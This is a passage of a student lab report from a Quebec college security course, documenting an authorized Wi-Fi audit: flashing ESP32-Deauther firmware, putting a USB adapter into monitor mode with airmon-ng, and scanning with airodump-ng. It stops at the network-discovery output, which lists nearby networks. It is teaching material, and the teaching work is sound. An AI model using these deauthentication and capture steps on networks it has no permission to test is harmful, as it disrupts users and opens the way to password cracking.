CÉGEP DE SAINT-HYACINTHE · DÉPARTEMENT D'INFORMATIQUE

RAPPORT TECHNIQUE — TP2

Audit Wi-Fi : ESP32-Deauther, capture du handshake WPA2 et recherche du mot de passe

Désauthentification contrôlée, capture 4-way handshake WPA/WPA2-PSK et test par dictionnaire avec Aircrack-ng

ESP32-DEAUTHER	ROUTEUR CIBLE	MÉTHODE
Firmware personnalisé SSID ESP32-Deauther-RTRxx	**RTRxx — assigné** WPA/WPA2-PSK	**Kali Linux** airmon-ng / airodump-ng / aircrack-ng

ÉTUDIANT	Youssef Lahlali
NUMÉRO DE DA	1775961
COURS	420-5RH-HY — Piratage et Sécurité II (Linux)
GROUPE	1
ENSEIGNANT	Sébastien Ochart
TRAVAIL	TP2 — Semaine 8 · individuel, sommatif (20 %)
ROUTEUR ASSIGNÉ	RTR06
DATE DE REMISE	04/11/2026

Remis via Teams sous le nom 1775961_Lahlali_Youssef_TP2.pdf

Sommaire

01 Mise en contexte et rôles du montage

02 Étape 1 — Programmation et personnalisation de l'ESP32

03 Étape 2 — Préparation de la carte USB et mode moniteur

04 Étape 3 — Identification du routeur assigné

05 Étape 4 — Capture du handshake WPA2

06 Étape 5 — Recherche du mot de passe avec rock420.txt

07 Étape 6 — Nettoyage et rangement

08 Réponses aux questions de compréhension

09 Difficultés rencontrées et solutions

10 Conclusion

Résumé

Ce rapport documente la démarche suivie pour retrouver le mot de passe Wi-Fi du routeur RTRxx assigné, en suivant le protocole prévu : personnalisation et téléversement du firmware ESP32-Deauther, mise en mode moniteur d'une carte Wi-Fi USB sur Kali Linux, identification du réseau cible, désauthentification brève et ciblée du client autorisé pour provoquer sa reconnexion, capture du 4-way handshake WPA2 avec airodump-ng, puis test des candidats du dictionnaire rock420.txt avec aircrack-ng. Chaque étape est accompagnée de ses preuves et d'une explication du mécanisme en jeu.

1 Mise en contexte et rôles du montage

L'ESP32 est un système sur puce (SoC) intégrant un processeur, de la mémoire et une radio Wi-Fi/Bluetooth. Il n'est pas un outil d'attaque en soi : son comportement dépend entièrement du firmware qui y est téléversé — ici, ESP32-Deauther, qui exploite le mécanisme de désauthentification du Wi-Fi (trames de gestion non protégées, pouvant être falsifiées en l'absence de PMF/802.11w).

1.1 Rôles dans le montage

Routeur RTRxx	Point d'accès cible, préparé par l'enseignant
Client autorisé	Le cellulaire de l'étudiant, qui réalise le handshake
ESP32	Exécute le firmware Deauther, diffuse le SSID ESP32-Deauther-RTRxx (interface de commande distincte du routeur cible)
Carte Wi-Fi USB + Kali	Enregistrent les trames sur le canal ciblé; aircrack-ng teste ensuite les candidats hors ligne

1.2 Le handshake WPA2-PSK en 4 messages

Le handshake vérifie la possession du secret partagé (PMK, dérivé du mot de passe et du SSID) et établit les clés de session, sans jamais transmettre le mot de passe en clair : M1 (AP → client, ANonce), M2 (client → AP, SNonce + MIC), M3 (AP → client, confirmation + clés protégées), M4 (client → AP, confirmation finale). Le Deauther provoque seulement une déconnexion observable ; c'est la reconnexion qui permet à Kali de capturer ces quatre messages, et aircrack-ng qui vérifie ensuite hors ligne chaque candidat du dictionnaire contre le MIC capturé.

2 Étape 1 — Programmation et personnalisation de l'ESP32

Le SSID de l'ESP32 doit être personnalisé avec l'identifiant du routeur assigné (RTRxx), car 25 ESP32 sont utilisés simultanément en classe : un SSID identique pour tous rendrait impossible de distinguer les interfaces de commande.


VS CODE — RÉCUPÉRATION DU PROJET

```
git clone https://github.com/tesa-klebeband/ESP32-Deauther.git
cd ESP32-Deauther
code .
```

Dans definitions.h, le nom du routeur assigné est ajouté à la fin de AP_SSID (exemple pour RTR01) :

DEFINITIONS.H — SSID PERSONNALISÉ


```
#define AP_SSID "ESP32-Deauther-RTR06"
#define AP_PASS "esp32wroom32"
```



☐ ***Capture 1** — fichier definitions.h montrant le SSID personnalisé ESP32-Deauther-RTRxx*

Figure 1 — *fichier definitions.h montrant le SSID personnalisé ESP32-Deauther-RTRxx*

Le SSID a été personnalisé en remplaçant RTRxx par l'identifiant du routeur assigné, ce qui évite toute collision entre les 25 interfaces de commande ESP32 utilisées en classe. AP_PASS reste le mot de passe par défaut de l'ESP32 (esp32wroom32) — ce n'est en aucun cas le mot de passe du routeur cible.




☐ *Capture 2 — Succes upload*

Figure 2 — *liste des réseaux Wi-Fi visibles, montrant le SSID ESP32-Deauther-RTR06 diffusé après redémarrage*

Après compilation et téléversement du firmware via PlatformIO, l'ESP32 redémarre et diffuse son propre point d'accès ESP32-Deauther-RTRxx. La connexion du cellulaire à ce réseau (mot de passe esp32wroom32) puis l'accès à http://192.168.4.1 confirment que le firmware personnalisé est bien actif et accessible.

☐ *Capture 3 — SSID diffusé par l'ESP32*



3 Étape 2 — Préparation de la carte USB et mode moniteur

Avant d'activer le mode moniteur, chaque étape de détection est validée séparément : présence USB, interface sans fil, pilote associé, et capacité de scan passif. Cette prudence évite d'installer un pilote inadapté ou de masquer un problème matériel derrière une erreur logicielle plus tard dans le labo.

KALI — IDENTIFICATION DE L'INTERFACE

```
ip link show
iw dev
sudo airmon-ng
```

KALI — VÉRIFICATIONS (remplacer wlan0 par l'interface réelle)

```
lsusb
ip -br link
iw dev
sudo airmon-ng
sudo ethtool -i wlan0
sudo dmesg | grep -Ei "wlan|wifi|wireless|firmware|usb" | tail -n 40
```

☐ *Capture 4 — lsusb, iw dev, ethtool -i*




Figure 3 — *résultats de lsusb, iw dev et ethtool -i confirmant la détection de l'adaptateur et de son pilote*

lsusb confirme que l'adaptateur USB est bien reconnu par le système, iw dev montre l'interface sans fil correspondante, et ethtool -i identifie le pilote associé. Ensemble, ces trois commandes prouvent que la carte est opérationnelle avant toute tentative de mode moniteur.

KALI — SUPPORT DU MODE MONITEUR ET SCAN DE TEST

```
iw list
nmcli device wifi list ifname wlan0 --rescan yes
```

☐ *Capture 4 — iw list (mode moniteur) et scan nmcli*




Figure 4 — *section « Supported interface modes » de iw list montrant * monitor, et liste des réseaux détectés par nmcli*

iw list confirme que le pilote annonce la prise en charge du mode moniteur (présence de * monitor), ce qui est une condition nécessaire mais pas une preuve de bon fonctionnement en capture. Le scan nmcli confirme ensuite que la carte reçoit effectivement les trames de l'environnement, incluant le réseau du routeur assigné, sans s'y connecter.

3.1 Activation du mode moniteur

KALI — PASSAGE EN MODE MONITEUR (remplacer wlan0)

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

```
iw dev
iw dev wlan0 info
```

□ *Capture 5 — interface en mode monitor*




Figure 5 — *iw dev montrant l'interface wlan0 en mode monitor, confirmée par iw dev wlan0mon info*


airmon-ng check kill arrête les processus (NetworkManager, wpa_supplicant) susceptibles d'interférer avec le mode moniteur. airmon-ng start crée ensuite une interface moniteur dédiée (ici wlan0mon), confirmée par iw dev, qui permet de capturer toutes les trames 802.11 du canal ciblé plutôt que seulement celles adressées à la carte.

4 Étape 3 — Identification du routeur assigné

KALI — DÉCOUVERTE DES RÉSEAUX

```
sudo airodump-ng wlan0
```

☐ *Capture 6 — airodump-ng, réseau assigné repéré*



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0

CH 10 ][ Elapsed: 30 s ][ 2026-11-04 15:38

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

AA:A2:37:76:DD:43   -1        0        2    0   1   -1   WPA             <length:  0>
7C:7E:F9:34:E8:24  -76        2        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
E4:6C:D1:58:05:4B  -81       10        4    0   1  360   WPA2 CCMP   PSK  GREEN BOYS
